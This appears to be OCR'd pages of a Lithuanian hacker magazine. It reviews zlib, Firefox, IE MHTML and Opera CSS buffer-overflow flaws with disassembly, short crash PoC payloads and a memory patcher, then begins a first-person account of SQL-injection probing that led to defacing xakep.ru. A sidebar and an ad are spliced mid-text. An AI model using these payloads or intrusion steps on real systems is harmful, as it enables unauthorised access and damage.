dydis bus kaip įprastinių SD kortelių. Minimali „Daugiakojo" talpa sieks 10 Gb. Kaip sako IBM, ši revoliucinga technologija rinką užkariaus 2007 metais.

Stuff

Perkamiausias pasaulyje žurnalas apie technikos naujoves

IEŠKOK PARDAVIMO VIETOSE VISOJE LIETUVOJE!

- 21 ŠALIS,
- 1 000 000 SKAITYTOJŲ,
- VIENA AISTRA...

EKSPLOITŲ APŽVALGA

[Nuotolinis buferio perpildymas bibliotekoje „zlib"]

Birželio 6 dieną Tavis Ormandy aptiko bibliotekos *zlib <=1.2.2* pažeidžiamumą, leidžiantį perpildyti buferį ir atakuojamoje mašinoje įvykdyti laisvai pasirinktą kodą. Kontrolės klaida padaryta inftrees.c byloje aprašytoje funkcijoje inflate_table(), kurios esminis fragmentas atrodo taip:

```
// check for an over-subscribed or incomplete set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
  left <<= 1; left -= count[len];
  if (left < 0)
    return -1; // over-subscribed
}
if (left > 0 && (type == CODES || (codes - count[0] != 1)))
  return -1;
// incomplete set
```

Pataisytas variantas atrodo taip:

```
// check for an over-subscribed or incomplete set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
  left <<= 1; left -= count[len];
  if (left < 0)
    return -1; // over-subscribed
}
if (left > 0 && (type == CODES || max != 1))
  return -1;
// incomplete set
```

Nors man nepavyko internete surasti veikiančio eksploito, aukščiau pateiktos informacijos visai pakanka, kad jį sukurtų bet koks protingesnis hakeris.

Tai tikra katastrofa! *Zlib* biblioteką naudoja daugybė programų, į kurias ji įkompiliuota tiek dinamiškai, tiek ir statiškai. Tai reiškia, kad norint pašalinti pažeidžiamumą, atnaujinti *zlib1.dll/libz.so* aiškiai nepakaks ir prireiks perkompiliuoti visą su zlib statiškai sulinkintą programinę įrangą. O jeigu kompresoriaus išeities tekstų fragmentai „įsiūti" pačioje programoje, tuomet tokį produktą pataisyti galės tik gamintojas. Pilną pažeidžiamų sistemų sąrašą galima rasti adresu *www.securityfocus.com/bid/14162/info*, o joms skirtus pataisymus — čia: *www.securityfocus.com/bid/14162/solution*. Kaip ir reikėjo tikėtis, grėsmė iškilo praktiškai visoms platformoms: *Apple Mac OS X, Conectiva Linux, Debian Linux, FreeBSD* ir t.t.

[„Mozilla firefox", „seamonkey", „Thunderbird": daugybė nuotolinių pažeidžiamumų]

Iki šiol pagrindinis motyvas naudoti ugninę lapę (ir iš jos išvestas naršykles) buvo jos saugumo garantija. Kuo daugiau skylių buvo aptinkama IE naršyklėje, tuo mieliau vartotojai pereidavo prie autsaiderio. Kai *firefox* populiarumas pasiekė tam tikrą kritinę ribą, hakeriai rimtai juo užsiėmė, po ko klaidos tiesiog pasipylė ir sudrėkino ugninę lapės uodegą. Jeigu taip tęsis ir toliau, tai *Mozilla* (beje, šis pavadinimas šifruojamas kaip *Mosaic Killer* — variklιukas, kuriuo paremtas ir IE) variklιukas ne tik pavys, bet ir aplenks šiuo metu labiausiai skylėtą IE!

Pastaruoju metu *Mozilla* naršyklėje buvo aptikta daugybė klaidų, leidžiančių atakuojamoje mašinoje vykdyti laisvai pasirinktą kodą, sukelti *JavaScript* privilegijų lygį iki pat mašininio kodo vykdymo, paleidinėti *JavaScript* net ir tuomet, kai jis atjungtas, nulaužti naršyklę, gauti priėjimą prie asmeninių vartotojo duomenų ir t.t. Vardinti visas klaidas būtų pernelyg varginantis užsiėmimas, čia aš aptarsiu keletą jų. Hakeris, pravarde *moz_bug_r_a4*, aptiko, kad per *EvalInSandbox* komponentą (pagrinde jis naudojamas automatiniam *proxy* konfigūravimui) paleistas *JavaScript* gali ištrūkti už „smėlio dėžės" ribų ir sukelti savo privilegijas su paprasčiausiu *valueOf()* iškvietimu. Tai daroma kreipiantis į objektą, kuris sukurtas ne „smėlio dėžėje", ir „įtraukiant" jį į vidų. Kitas klaidų ieškotojas — *Mikolaj J. Habryn* — dėl neteisingo masyvų indeksų apdorojimo aptiko buferio perpildymą funkcijoje *crypto.signText()*. Kūrėjų komanda taip pat susidūrė su sunkiai atkuriamomis atminties problemomis, kurios sukelia shell kodo persiuntimo grėsmę su visomis iš to išplaukiančiomis pasekmėmis. Pažeidžiami šie produktai: *Mozilla Thunderbird 1.5.2, Mozilla Firefox 1.5.3, Netscape Browser 8.0.4* (beje, ankstesnės versijos nepažeidžiamos). *Proof-of-concept* eksploitus galima rasti *Mozilla Bugzilla* duomenų bazėje, kuri prieinama tik programuotojams, viešumoje šios informacijos negausi (laimė, prie komandos gali prisijungti praktiškai bet kuris pageidaujantysis).

JavaScript veikia, net jeigu jis atjungtas

```
<html>
<body>
<iframe src="javascript:alert(,Found by www.sysdream.com !')"></iframe>
</body>
</html>
```

HTML kodas, sukeliantis programos lūžimą

```
<html>
<body>
<iframe src="javascript:parent.document.write(,Found by www.sysdream.com!')"></iframe>
</body>
</html>
```

Išsamesnę informaciją rasi čia: *securityfocus.com/bid/18228, www.securityfocus.com/bid/16770/* ir *www.securityfocus.com/bid/17516.*

[IE MHTML URI buferio perpildymas]

„Microsoft" iš paskutiniųjų stengiasi apsaugoti IE ir išlaižyti naršyklės kodą, bet klaidų srautas nuo to nemažėja — 2006 gegužės 31 dieną du hakeriai, *Mr Niega* ir *Hariharan* bibliotekai *INETCOMM.DLL* priklausančioje funkcijoje inetco *mm!CActiveUrlRequest::ParseUrl* aptiko lokalaus steko buferio perpildymą. Paskutinių IE versijų kodas buvo transliuojamas su *Microsoft Visual Studio .NET* kompiliatoriumi su raktu /GS, kuris aktyvuoja primityvią steko apsaugą nuo perpildymo (tai savotiška *Stack-Guard* atmaina, tačiau ne pati geriausia jo versija). Niekada nekurianti savo produktų, o tik „vagianti" jau sukurtus (apie tai gali paskaityti straipsnyje *www.softpanorama.org/Bulletin/News/Archive/news078.txt* — ten daug naudingo), *„Microsoft"*, kaip tai dažnai būna, pati nesuprato, ką ir iš ko nugvelbė. Praktiniu atžvilgiu tai reiškia, kad ištrynus slaptą *cookie*, kuris yra prieš grįžimo adresą, valdymas perduodamas nedokumentuotai funkcijai *inetcomm!_report_gsfailure*, kuri programos darbą užbaigia avariniu režimu. Kitaip tariant, IE lūžta. Bet perduoti valdymą *shell* kodui vis dėlto įmanoma, o kaip tai padaryti parodyta mano straipsnyje „Perpildomi buferiai — aktyvios apsaugos priemonės" (elektroninę kopiją rasi adresu *ftp://nezumi.org.ru/pub/stack-guards.zip*).

Patys eksploitai atrodo gana paprastai:

```
<html>
<a href="mhtml://mid:AAA...AAAA">example</a>
</html>
```

```
[DEFAULT]
BASEURL=
[InternetShortcut]
URL=mhtml://mid:AAA...AAA
```

Pastarasis kodas — tai IE pribaigiančio eksploito fragmentas (pilną tekstą gali rasti adresu *www.securityfocus.com/data/vulnerabilities/exploits/18198.url*).

Pažeidžiamos šios IE versijos: *6.0, 6.0 SP1, 6.0 SP2, 7.0 beta1, 7.0 beta2*, taip pat įmanoma, kad ir ankstesnės versijos (pas mane įdiegta 6.0.2800.1106 nepažeidžiama — pats tikrinau).

Papildomos informacijos ieškok čia: *www.securityfocus.com/bid/18198/*.

[Buferio perpildymas „Opera" naršyklėje]

Opera — tai greita, patikima ir santykinai saugi bei tam tikru atžvilgiu kultinė naršyklė. Pavyzdžiui, aš *Operą* mėgstu už puikų valdymą klaviatūra, kuris leidžia iš viso atsisakyti pelės, o tai žymiai paspartina naršymą. Svarbiausia tai, kad *Opera* yra vienintelė nepriklausoma naršyklė, sukurta nuo nulio ir iš paskos nevelkanti sunkaus praeities palikimo. *Mozilla* variklιuku besiremianti *FireFox* ir vis dar senovinės *Mosaic* kodo fragmentus išlaikiusi IE yra tikri visų laikų bei tautų programuotojų technologijų „lobynai". Tokie „nusėdę" kodo sluoksniai vienas su kitų sąveikauja labai sudėtingai, todėl klaidos išlenda tai šen, tai ten. Naujų savybių pridėjimas reikalauja nuodugnios viso kodo peržiūros, kadangi jis jau seniai pavirto dideliu siūlų kamuoliu... O *Opera* iš pradžių buvo projektuojama (įvertinant visus suderinamumo reikalavimus), o tik po to programuojama, aiškiai atskiriant kiekvieno modulio funkcijas. Toks požiūris supaprastina produkto derinimą ir likviduoja ištisą klaidų sluoksnį, tačiau, be jokios abejonės, visiškai nuo jų neapsaugo. Deja, programų be klaidų nebūna. *Operoje* jų taip pat pasitaiko. Paskutinė klaida buvo aptikta 2006 metų balandžio 13 dieną, tada ją ištaisė, o po to ši problema buvo vėl iškelta birželio 7, kadangi ji pasirodė besanti kur kas rimtesnė, nei tikėtasi.

Kalbu apie klasikinį ženklo perpildymą, kuris pastaruoju metu yra visų pasaulio hakerių taikiklyje. Aptarkime kitą kodą ir pabandykime jame surasti klaidą:

Paprasčiausią ženklo perpildymo atvejį demonstruojantis pavyzdys

```
demo_singed_overflow(char *s)
{
  // aprašome kintamuosius
  int len; char buf[MAX_LEN];
  // nustatome eilutės ilgį
  len = strlen(s);
  // jeigu eilutė telpa į buferį, tuomet ją kopijuojame,
  // priešingu atveju grąžiname klaidą
  if (len < MAX_LEN) strncpy(buf, s, len); else return 0;
  // vienaip ar kitaip apdorojame eilutę
  printf(„%s\n",buf);
}
```

Iš pirmo žvilgsnio čia viskas parašyta teisingai — mes prieš eilutės kopijavimą į buferį kruopščiai patikriname jos ilgį. Tačiau čia kalbama apie ženklo perpildymą. Kintamojo len tipas yra signed int (daugelyje kompiliatorių int pagal nutylėjimą yra su ženklu), o funkcijos *strncpy* prototipas atrodo štai taip: *strncpy(char *dst, char *source, unsigned int count)*.

Tarkim, eilutės s ilgis viršija 2 Gb, tuomet kintamojo len bitas bus priskirtas vienetui ir išraiška (*len < MAX_LEN*) bus teisinga, kadangi len — neigiamas, o bet koks neigiamas skaičius, kaip žinia, mažesnis už bet kokį teigiamą. Tuo pat metu funkcija *strncpy len* traktuoja kaip argumentą be ženklo ir į buferį buf kopijuoja labai daug baitų.

Norint išvengti perpildymo, būtina aiškiai apibrėžti kintamąjį len kaip unsigned int, tačiau gamintojai apie tai visada pamiršta. Čia ne išimtis ir *Opera* kūrėjai.

Taigi **Opera**. Pasiimkime anglišką versiją 8.52 ir bandykime ją pakankinti (*www.opera.com/download/index.dml?opsys=Windows&lng=en&ver=8.52&platform=Windows&local=y*). Tai paskutinė pažeidžiama versija, *Opera 8.54* šios klaidos jau ištaisytos. Tiksliau šnekant, lyg ir ištaisytos. Greita peržiūra su disasembleriu rodo, kad ten vis dar galima rasti ženklo sulyginimą, todėl telieka išsiaiškinti, kokie būtent pradiniai parametrai gali būti perpildyti. Tai reiškia, reikia sėsti ir kapstyti.

Pradėsime nuo to, kad byla opera.exe supakuota su *ASPack* — *hex* redaktoriuje gerai matomos sekcijos *.aspack*, *.adata*, o PEiDE net nustatė pakuotuvo versiją (2.12). Tačiau šios bylos dydis yra viso labo 78 Kb, todėl joje negali būti nieko įdomaus, o visas funkcionalumas sukauptas 2,3 Mb dydžio bibliotekoje opera.dll, kuri taip pat supakuota su *ASPack*.

Kad nereikėtų ieškoti veikiančio išpakuotuvo (ne visi jie moka išpakuoti dinamines bibliotekas).

pasinaudosime įrankiu *PE-Tools* ir gausime *opera.dll* turinį. Importo lentelė bus sugadinta, tačiau kam mums ji reikalinga?! Juk mes čia ruošiames ne *crack'ą* rašyti, o tyrinėti programos saugumą. Svarbiausia, kad gautą rezultatą būtų galima užkrauti į *IDA Pro* arba *hiew*, o visa kita — technikos reikalas!

Kadangi pradinis įėjimo taško (*dllentry*) kodas bibliotekoje yra sugadintas, *IDA Pro* negali atpažinti kompiliatoriaus ir užkrauti signatūrų, todėl mes liekame be bibliotekinių pavadinimų, kas žymiai apsunkina analizę. Beje, kompiliatorių galima nustatyti ir rankiniu būdu pagal tekstines eilutes, kurios paliktos atsižvelgiant į autorines teises. Bibliotekos turinio peržiūra su *hiew* mums dar kartą patvirtina, kad *Opera* buvo sukompiliuota ne su kuo kitu, o su *Microsoft Visual C++*.

Tiesiog opera.dll bibliotekoje reikia atlikti tekstinių eilučių paiešką, kas leidžia lengvai ir greitai nustatyti kompiliatorių.
Telieka užkrauti atitinkamas signatūras. Tai daroma taip: *File IDA Pro* meniu pasirenkame punktą *Load file – FLIRT signature file*, pateiktame turimų signatūrų sąraše surandame eilutę *„vc32rtf Microsoft VisualC 2–7/net runtime"* ir spaudžiame *<Enter>*. Štai dabar su šia byla iš tiesų galima dirbti!

Kaip surasti potencialias ženklo perpildymo vietas? Yra daugybė kelių. Pavyzdžiui, galima ieškoti visų komandų JL, JLE arba (jeigu tokių komandų bus per daug) perrinkti visus su eilutėmis dirbančių funkcijų (tokių, kaip *strlen, strcpy, wcsncpy*) iškvietimus, atkreipiant dėmesį į tas, šalia kurių yra lyginamas (kartu su ženklu) kopijuojamos eilutės ilgis. Tai jau beveik perpildymas! „Beveik", kadangi norint atlikti ataką, šiuos duomenis reikia kažkaip susieti su vartotojo įvedamais duomenimis, o šie pakeliui nebūtų niekur apkarpomi. Iš esmės šią užduotį galima automatizuoti parašius specialų skriptą, tačiau tokio kodo sukūrimas truktų gana ilgai, kadangi tektų įvertinti labai daug situacijų. Taigi „rankinis" darbas šiuo atveju yra efektyvesnis.
Austrų kompanijoje *SEC Consult Unternehmensberatung GmbH* dirbantis *Bernhard Mueller* surado vieną tokią vietą (apie ką ir raportavo *Opera* kūrėjams, kurie tuojau pat pataisė 8.54 ir einamą — 9.0 versiją). Bet programoje kaip ir anksčiau yra daug panašaus tipo klaidų, kurios laukia savo hakerio, todėl praverstų iš arčiau žvilgtelėti į jau užtaisytą skylę.

Disasembliuotas pažeidžiamos funkcijos *n2k_vulnerably* listingas su pažįstamu perpildymu

```
n2k_vulnerably proc near

arg_src = dword ptr 4
arg_len = dword ptr 8
mov eax, dword_67F9EF60 ; pObj
push ebx ; išsaugom ebx
push esi ; išsaugom esi
push edi ; išsaugom edi
mov edi, [esp+0Ch+arg_len] ; edi := arg_len
mov esi, [eax+40h] ; pDestination
cmp edi, 1000h ; patikriname arg_len ilgį
mov ebx, ecx ; this call
jl short loc_67B8CF1C ; see! over here!
mov edi, 0FFFh ; arg_len „sutrumpinimas"

loc_67B8CF1C:
push edi ; size_t
push [esp+10h+arg_src] ; wchar_t *
push esi ; wchar_t *
call _wcsncpy ; kopijuojame šrifto pavadinimą
and word ptr [esi+edi*2],0 ; įterpiame užbaigiantį 0
add esp, 0Ch ; išstumiame argumentus
mov ecx, ebx ; this call
push esi ; nukopijuotas arg_len
call sub_67B8CD10 ; apdorojame šrifto pavadinimą
test ax, ax ; viskas ok?
jge short loc_67B8CF48 ; gauname handle
mov ecx, [ebx+5D0h] ; klaidos apdorotojas
call sub_67B8C7BC ; eax := [ecx]
inc eax ; eax++

loc_67B8CF48:
pop edi ; atstatome edi
pop esi ; atstatome edi
pop ebx ; atstatome ebx
retn 8 ; išstumiame argumentus
```

Kaip matome, ši procedūra (pavadinkime ją *n2k_vulnerably*) gauna du argumentus: rodyklę į eilutę ir šios eilutės ilgį, kuris po to sulyginamas naudojant ženklo operaciją su konstanta 1000h, todėl leistinas eilutės ilgio diapazonas yra lygus *[0, 1000h)* ir *(7FFFFFFFh, FFFFFFFFh]*. Po to ši eilutė kopijuojama į kažkokią struktūrą (greičiausiai tai objektas, kadangi listinge galime matyti this call tipo iškvietimus), kuri perduodama apdoroti funkcijai *sub_67B8CD10*.
Akivaizdu, kad perdavę 2 Gb ar didesnio dydžio eilutę, mes ištrinsime gerą pusę programos adresų erdvės, nuo ko jai pasidarys labai negera. Geriausiu atveju viskas pasibaigs lūžimu, o blogiausiu — shell kodo perdavimu ir valdymo užgrobimu. Tiesa, perduoti tokią ilgą eilutę tinklu labai keblu. Net jeigu auka prisijungusi per DSL, ataka truks keletą valandų, todėl vartotojas greičiausiai uždarys *Operą* arba susijungimas bus uždarytas dėl *timeout'o*.
Hakerių laimei, *Operos* kūrėjai padarė dvigubą klaidą, praplėsdami žodį iki dvigubo žodžio. Savaime suprantama, su ženklu. Kaip gi be jo! Tiesą sakant, už gamintojus tai padarė kompiliatorius — jie viso labo panaudojo neteisingą tipų pakeitimą, tačiau *Operos* vartotojams nuo to nė kiek ne geriau. Beje, šis tipų pakeitimas atliekamas funkcijoje, iškviečiančioje *n2k_vulnerably!* Žemiau pateiktas esminis jos fragmentas su tam tikrais sutrumpinimais:

Funkciją *n2k_vulnerably* iškviečiantis ir jai vietoje *arg_len* žodį su ženklu (praplėstą iki dvigubo žodžio su ženklu!) perduodantis pažeidžiamas kodas

```
loc_67B8AF5D:
mov [esi+2Ch], eax
jmp short loc_67B8AF78

loc_67B8AF62:
movsx eax, [ebp+ var_length_ovfl]

; štai jis! kopijuojamos eilutės ilgį saugančio
; žodžio praplėtimas iki dvigubo žodžio su ženklu
; jeigu eilutės ilgis viršija 7FFFh baitus
; tai ir rezultatas viršija 7FFFFFFFh

push dword ptr [esi+8] ; perduodame arg_src
mov ecx, dword_67F9EF18 ; this
lea eax, [ebp+var_250] ; gauname arg_len
push eax ; perduodame arg_len
call n2k_vulnerably ; iškviečiame funkciją
```

Funkcijos kodas pakankamai gremėzdiškas, todėl čia jis pateiktas ne visas. O būtent čia nepakliuvo praplėsto EAX perdavimas į kintamąjį *[EBP+var+250]*, tačiau pats faktas, jog jis perduodamas, perpildomos eilutės ilgį sutrumpina iki viso labo 8000h baitų arba 32 Kb, kas visiškai priimtina atakuojant.
Telieka išsiaiškinti, kas gi tai per eilutė ir kaip ji susijusi su vartotojo įvedamais duomenimis (ir ar iš viso ji su jais susijusi). Atsakymą pateikia iš *n2k_vulnerably* iškviečiama funkcija *sub_67B8CD10*. Štai disasembliuotas jos tekstas:

```
; perpildanti eilutė perduodama šriftus
; apdorojančiai funkcijai. Tai leidžia manyti,
; kad eilutėje saugomas šrifto pavadinimas

sub_67B8CD10 proc near

push [esp+0Ch+arg_0]
; į sub_67B8CC38 perduodame „savo" argumentą
call sub_67B8CC38

; subfunkcijos sub_67B8CC38 disasm listingas

sub_67B8CC38 proc near

arg_0 = dword ptr 8

push esi
mov esi, [esp+arg_0]
push offset aSerif ; „SERIF"
push esi
call sub_67C2FC85 ; šrifto apdorojimas
pop ecx
test eax, eax
pop ecx
jz short loc_67B8CC52
xor eax, eax
pop esi
retn

loc_67B8CC52:
push offset aSansSerif_0; „SANS-SERIF"
push esi
call sub_67C2FC85 ; šrifto apdorojimas
pop ecx
test eax, eax
pop ecx
jz short loc_67B8CC68
push 1

loc_67B8CC65:
pop eax
pop esi
retn

loc_67B8CC68:
push offset aFantasy ; „FANTASY"
push esi
call sub_67C2FC85;
```

Į akis iš karto krenta šriftų pavadinimai. Aha! Vadinasi, ši funkcija valdo puslapio apiforminimo stilių, užkraudama atitinkamą šriftą. Tai labai gerai, kadangi šriftus mes galime priverstinai keisti per CSS. Svarbiausia, kad šrifto pavadinimo ilgis (nebūtina, kad jis iš tiesų egzistuotų, čia galima įvesti ir fiktyvų pavadinimą) viršytų 32 Kb. Kartu su pavadinimu gali būti perduotas shell kodas, kuris pradės apdoroti *heap* (dinaminę atmintį) ir visiškai ją ištrins. O *heap* perpildymo techniką mes jau ne kartą aptarinėjome ankstesniuose „Hakerio" numeriuose.
Žemiau pateiktas paprasčiausio eksploito kodas, „nulaužiantis" *Opera 8.52* ir ankstesnes versijas (tiesa, ši ataka gali nesuveikti, jeigu atjungtas CSS apdorojimas):
<STYLE type=text/css>A { FONT-FAMILY: 35000xA'} </STYLE>

Tai paprasčiausio CSS eksploito kodas, sukeliantis *Operos* lūžimą. Norint likviduoti pažeidžiamumą, reikia parsisiųsti naują *Opera* versiją arba užtaisyti skylę savomis rankomis! Iš tiesų, kam per modemą siųstis keletą megabaitų, kažką iš naujo įdieginėti ir t.t., kai mus kuo puikiausiai tenkina ir dabartinė versija? Kaip žinia, su kiekviena nauja versija programinė įranga vis pučiasi ir pučiasi, tampa nepaslanki, tačiau nesuteikia jokių iš esmės naujų savybių. O juk mums viso labo reikia pakeisti *67B8CF15: JL loc_67B8CF1C (7Ch 05h)* į *JB loc_67B8CF1C (72h 05h)*. Jeigu byla būtų nesupakuota, tai būtų galima padaryti tiesiog su hiew, o dabar... deja. Žinoma, visiškai įmanoma išpakuoti opera.dll, juo labiau, kad *ASPack* yra gana žinomas pakuotuvas, tačiau išpakavimas ne visada baigiasi sėkmingai, todėl po jo skirtingose vietose pradeda rodytis klaidos.
Mes eisime kitu keliu, t.y. pasinaudosime on-line pataisymu: paleisime *opera.exe*, palauksime, kol šis išpakuos *opera.dll* ir pataisysime reikiamus baitus tiesiog operatyvinėje atmintyje! Analogiškas metodas gali būti panaudotas ir su kitomis programomis, ne tik su *Opera*, todėl žemiau pateikiamas paprasčiausio universalaus *on-line patcher'io* išeities tekstas.

On-line patcher'io opera_loader.c išeities tekstas

```
#include <stdio.h>
#include <windows.h>
#define MAX_SIZE 16 // pataisymui skirtas buferio dydis
main(int argc, char **argv)
{
  // deklaruojame kintamuosius
  STARTUPINFO si; PROCESS_INFORMATION pi;
  DWORD N,FL;
  // vykdomos bylos pavadinimas
  unsigned char name[]="opera.exe";
  unsigned char buf[MAX_SIZE];
  // parodome, ką ir kur mes taisysime
   unsigned char jmp_from[] = „\x7Ch\x05h"; // old
  unsigned char jmp_to[] = „\x72\x90"; // new
   void* jmp_off = (void*)0x67B8CF1C; // address
  printf(„loading & patching...\n");
  // visų duomenų struktūrų inicializacija
  si.cb = sizeof(si); memset(&si,0,sizeof(si));
  memset(buf,0,MAX_SIZE);
  // paleidžiame operą ir paprastumo dėlei
   // neperduodame komandinės eilutės argumentų
  CreateProcess(0, name, 0, 0, 0, NORMAL_PRIORITY_CLASS, 0, 0, &si, &pi);
  // palaukiame 1 sekundę, per kurią turėtų būti
  // užkrauta ir išpakuota biblioteka opera.dll.
  // Gali būti, kad lėtesniuose kompiuteriuose
  // šią reikšmę teks padidinti
  Sleep(1000);
  // prieš pataisymą patikriname operos versiją
  ReadProcessMemory(pi.hProcess, jmp_off, buf, strlen(jmp_from), &N);
  if (N != strlen(jmp_from))
   {printf(„-ERR:reading memory\x7\n"); return -1;}
  if (strcmp(jmp_from, buf))
   {printf(„-ERR:incorrect version!\x7\n");return -1;}
  // pataisome sąlyginį ženklo perėjimą JL
  // į beženklį JB
   WriteProcessMemory(pi.hProcess, jmp_off, jmp_to, strlen(jmp_to), &N);
  if (N != strlen(jmp_to))
  {printf(„-ERR:writing memory\x7\n");return -1;}
  // Sakome OK ir dingstam
  printf(„OK\nall ok \n");
}
```

Savaime suprantama, dabar kiekvieną kartą teks paleidinėti ne *opera.exe*, o *opera_loader.exe*. Beje, kad nereikėtų per daug kankintis, pakanka viso labo pakeisti nuorodas (*shortcuts*) ir bylų praplėtimų sąsajas. Tiesa, dėl konstrukcinių *on-line patcher'io* ypatumų jis *Operai* neperdavinėja komandinės eilutės argumentų, todėl jeigu ji įdiegta kaip naršyklė pagal nutylėjimą, html bylos su ja neatsidarinės! Naudokite *drag-n-drop* arba pataisykite *patcher'į*. Svarbiausia, kad šią skylę mes užtaisėme savomis jėgomis ir mums neprireikė jokių atnaujinimų.

030

Kaip apmovė mūsų kolegas

Visos paskutinio „xakep.ru“ defeiso detalės

MES DAUG RAŠOME APIE ĮVAIRIUS NULAUŽIMUS IR DAŽNAI STEBIMĖS BUKOKAIS PROGRAMUOTOJAIS IR NEGABIAIS ADMINAIS. TAČIAU KARTKARTĖMIS MUMS PATIEMS IR MŪSŲ ARTIMIEMS KOLEGOMS SKAUDŽIAI TRINKTELI PER NOSĮ: NESENIAI DU NIEKŠAI DEFEISINO MŪSŲ KOLEGŲ ŽURNALO SVETAINĘ. GĖDINTIS ČIA NĖRA KO: TEGU PAPASAKOJA, KAIP VISKAS VYKO. MES JUOS SURADOME IR PAPRAŠĖME PARAŠYTI STRAIPSNĮ.



Be jokios abejonės, šių žygdarbių kartojimas užtraukia baudžiamąją atsakomybę, todėl prieš ką nors laužėdamas gerai pagalvok.

Xakep.ru puslapiuose galima surasti nulaužimų veidrodžius. Paprastai ten būna menkai žinomos skriptvaikių nulaužtos svetainės. Aš nusprendžiau šiek tiek pataisyti šią situaciją ir čia išsaugoti paties hakerio nulaužimo veidrodį — tai sukeltų daug triukšmo. Pasakyta — padaryta. Iš anksto noriu padėkoti savo bičiuliui Zadoxlik'ui: jis man daug padėjo vykdant šį blogio aktą.

[Greita paciento apžiūra] Peržiūrėjęs svetainės variklliuką aš supratau, kad susidūriau su savadarbiu *gameland* programuotojų darbu. Prisipažinsiu, manęs tai nė kiek nenustebino, priešingai, tai dar labiau paskatino tolimesnius mano tyrimus. Visi tie *public* sploitai mane taip užkniso, kad darbas su „juoda dėže" man teikė vien tik malonumą. Čia jau reikėjo turėti įgūdžių. Visų pirma aš nuspaudžiau nuorodą „straipsniai". Bakstelėjęs pirmą pasitaikiusią nuorodą, aš pakliuvau į *www.xakep.ru/post/28039/default.asp*. Aišku, visose svetainėje pateiktų straipsnių nuorodose keičiasi tik šis penkiaženklis skaičius. O ką daryti, jeigu šis parametras nėra filtruojamas. Vietoje skaičiaus įrašęs magišką žodį „lala", aš gavau vidinę serverio klaidą (tai *http* atsakymas, kurio kodas 500):

```
The system cannot find the path specified.
```

Deja, tolimesnės manipuliacijos su šia reikšme nieko gero nedavė, todėl aš paspaudžiau *backspace* ir sugrįžau atgal. Kažkas mane pastūmėjo peržiūrėti straipsnių archyvą. Aš įsižiūrėjau į perduodamą kintamąjį ir nustebau, jog adrese *www.xakep.ru/articles/common/archive.asp?tosearch=theme%20like%20'*zEDITORz*'%20and%20theme%20like%20'*zINFOz*'* panaudotoje reikšmėje *tosearch* buvo loginė išraiška. Anksčiau aš tokio dalyko niekada nemačiau ir pabandžiau vietoje *tosearch* reikšmės perduoti (1=1) — serveris man grąžino puslapį su visais įrašais. Įterpęs (2=1), aš pamačiau užrašą: „Nėra duomenų". Jau tikėjausi, kad ši reikšmė bukai perduodama kaip SQL užklausa, tačiau po to, kai pabandžiau perduoti (1=/**/1) ir duomenų vėl nebuvo, man teko nusivilti. Pagalvok, juk komentarai /*KOMENTARAS*/ — tai praktiškai SQL standartas: juos galima naudoti tiek *MySQL*, tiek ir MSSQL bei *PostgreSQL* sistemose. Pirmos mažos pergalės sukeltas džiaugsmas beveik susuko galvą. Važiuojam toliau.

[Pirma rimta klaida] Kuomet aš grįžau prie publikacijų sąrašo, mane sudomino komandos GHC konkursas. Nusprendžiau šiek tiek atitrūkti ir ėmiausi šio konkurso — po pusvalandžio gavau priėjimą prie administravimo, tačiau forume pasirodė žinutė apie tai, kad konkursas baigtas. Gaila, kad visko nepradėjau anksčiau. Norėjau palikti atsiliepimą į straipsnį, tačiau vėl nusprendžiau patikrinti parametrus ir jų atsparumą SQL injekcijai — man tai pavyko. Kai nuspaudžiau mygtuką „Palikti savo nuomonę", man kartu su pranešimu pasiūlė įvesti vartotojo vardą ir slaptažodį. Užsiregistravęs vardu „xaxa" su slaptažodžiu 12345, aš palikau savo atsiliepimą. Peržiūrėjęs savo pranešimą, dešinėje pamačiau du mygtukus: EDIT ir DELETE. Užvedęs kursorių ant mygtuko EDIT, aš pamačiau, kad visi reikiami parametrai perduodami GET metodu. Ką gi, pažiūrėsime. Gavau savybes, nukopijavau adresą ir visur pridėliojau kabučių. Vietoje atsakymo gavau dar vieną klaidą su kodu 500. Į tą patį puslapį užėjęs su *FireFox* (IE skaito tik puslapius su kodu 200), aš pamačiau užrašą „The page cannot be displayed".

Kai aš pašalinau visas kabutes, prieš mano akis pasirodė puslapis su registracijos metu įvestu elektroninio pašto adresu ir pranešimu,

2001
Gruodis
Bagzis nulaužė elektrohakerį — elektroninės mūsų kolegų žurnalo versijos platinimo projektą. Tai mus pastūmėjo išaiškinti dar keletą PDF apsaugos klaidų. Pagarba, brolau!

2002
Liepa
Oficiali versija: ilgai pas mus paštui ir kitiems dalykams buvo naudojami skaitmeniniai slaptažodžiai. Vienas žmogėnas tai išsiaiškino ir parinko epsilon'o vartotojo slaptažodį, po ko defeisino svetainę.
Neoficiali versija: *epsilon* įstojo į vieną hakerių komandą ir nusprendė su draugeliais išgarsėti, nudefeisindamas svetainę su savo vartotoju.

2002
Spalis
Panaudodamas paprasčiausią saugumo skenerį, partizanas iš Baltarusijos svetainėje rado įdiegtą *piranha* sistemą. Pasinaudojęs standartiniu vartotojo vardu ir slaptažodžiu jaunuolis daug pasiekė.

2003
Balandis
Nežinomi jaunuoliai nugvelbė didelę duomenų bazę su visais mūsų *web* pašto vartotojų duomenimis. Ji iki šiol prieinama čia: *www.securitylab.ru/_tools/xakOp_ru.zip*. Tiesa, tai ne visai *xakep.ru* nulaužimas, kadangi visas pašto paslaugas mes teikėme ne patys, o nuomojomės jas iš vienos *web* paštu besiverčiančios kompanijos.

2003
Gegužė
Bagzis vėl nulaužė mūsų svetainę, šį kartą per *SQL-injection*. Jis iškabino defeisą: *„Defaced by Arvi the Hacker*, vaikinai, su šventėm!". Visa tai vyko gegužės 9 dieną. Dviguba pagarba!

2004
Liepa
Pasinaudoję CSS klaida, vaikinai iš *MadFuckerz* „padarė" mūsų chatą ir pasityčiojo iš admino. Po to mes supratome, kad laikas užsiimti chato tobulinimu :).

2006
Gruodis
Mūsų programuotojai ne visai tobulai pataisė chatą, todėl po pusantrų metų jiems teko dribti veidu į purvą. Dėl idiotiškos savadarbio *web* serverio klaidos nulaužtas *chat.xakep.ru*.

2006
Kovas
Vaikinas slapyvardžiu *ZaCo* dėl *SQL-injection* klaidos defeisino mūsų svetainę.

kurį reikėjo redaguoti. Tuo pačiu naršyklės adreso eilutėje esanti nuoroda atrodė taip:

```
www.xakep.ru/code/common/rateit/opinion_new.asp?code_opinion=ORT116046&code_rat
e=RRT175481&backto=http://www.xakep.ru/post/30242/default.asp
```

